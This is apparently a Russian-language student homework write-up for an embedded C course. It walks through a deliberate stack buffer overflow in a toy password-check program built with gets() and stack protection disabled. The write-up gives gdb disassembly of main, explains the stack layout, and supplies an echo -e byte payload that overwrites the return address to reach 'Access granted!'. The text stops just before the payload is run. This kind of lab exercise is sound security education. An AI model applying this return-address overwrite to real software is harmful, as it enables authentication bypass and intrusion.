Пункт №1: выполнен в предыдущем домашнем задании по структурам [https://github.com/Liswiera/eltex-embedded-c-homework/tree/main/homework-4-structures]

Пункт №2:

Компиляция исполняемого файла:

```
vadim@vadim-PC:~/Projects/C/eltex-embedded-c-homework/homework-5-functions$ make
mkdir obj
gcc -Wall -fno-stack-protector -no-pie -c src/main.c -o obj/main.o
src/main.c: In function ‘IsPassOk’:
src/main.c:26:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
   26 |     gets(Pass);
      |     ^~~~
      |     fgets
mkdir bin
gcc -Wall -fno-stack-protector -no-pie obj/main.o -o bin/main
/usr/bin/ld: obj/main.o: in function `IsPassOk':
main.c:(.text+0x71): warning: the `gets' function is dangerous and should not be used.
```

Запуск gdb:

```
vadim@vadim-PC:~/Projects/C/eltex-embedded-c-homework/homework-5-functions$ gdb ./bin/main
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bin/main...
(No debugging symbols found in ./bin/main)
(gdb)
```

Анализ дезассемблированного листинга функции main() через tui layout asm:


```
0x401196 <main>         endbr64
0x40119a <main+4>       push   rbp
0x40119b <main+5>       mov    rbp,rsp
0x40119e <main+8>       sub    rsp,0x10
0x4011a2 <main+12>      lea    rax,[rip+0xe5b]        # 0x402004
0x4011a9 <main+19>      mov    rdi,rax
0x4011ac <main+22>      call   0x401070 <puts@plt>
0x4011b1 <main+27>      call   0x4011ee <IsPassOk>
0x4011b6 <main+32>      mov    DWORD PTR [rbp-0x4],eax
0x4011b9 <main+35>      cmp    DWORD PTR [rbp-0x4],0x0
0x4011bd <main+39>      jne    0x4011d8 <main+66>
0x4011bf <main+41>      lea    rax,[rip+0xe4e]        # 0x402014
0x4011c6 <main+48>      mov    rdi,rax
0x4011c9 <main+51>      call   0x401070 <puts@plt>
0x4011ce <main+56>      mov    edi,0x1
0x4011d3 <main+61>      call   0x4010a0 <exit@plt>
0x4011d8 <main+66>      lea    rax,[rip+0xe43]        # 0x402022
0x4011df <main+73>      mov    rdi,rax
0x4011e2 <main+76>      call   0x401070 <puts@plt>
0x4011e7 <main+81>      mov    eax,0x0
0x4011ec <main+86>      leave
0x4011ed <main+87>      ret
```

Вызов функции с уязвимостью Buffer Overflow


printf("Access granted!\n");

Адрес, на который мы хотим попасть (т.е. поместить значение этого адреса в регистр rip) после возврата из функции IsPassOk()

Анализ функции IsPassOk():



Состояние стека перед вызовом функции gets():



Для того, чтобы на консоль вывелось «Access granted!», мы можем ввести определённую последовательность байтов через стандартный поток ввода, тем самым перезаписать адрес возврата 0x4011b6 на 0x4011d8 (вместе с этим при этом возможно сохранённое значение rbp функции main может перезаписаться на другое некорректное значение, которое может привести к Segmentation Fault при дальнейшем использовании регистра rbp в самой функции main).

Данные для ввода можно задать следующим образом: первые 12 байтов - произвольные (для заполнения буфера char[12]), затем ещё 8 байтов, которые перезапишут сохранённый rbp, и уже после этого добавить 3 следующих байта: 0xd8, 0x11, 0x40. Функция gets() добавит ещё один нулевой байт, который будет совпадать с нулевым значением 4-го байта адреса возврата, поэтому в результате адрес возврата будет заменён на 0x4011d8.

Создадим следующий файл с заданной нами заранее последовательностью байтов для дальнейшего его перенаправления в stdin:

$ echo -e '123412341234\xc0\xda\xff\xff\xff\x7f\x00\x00\xd8\x11\x40' > ./data/input_bytes

Запустим программу, перенаправив стандартный поток ввода: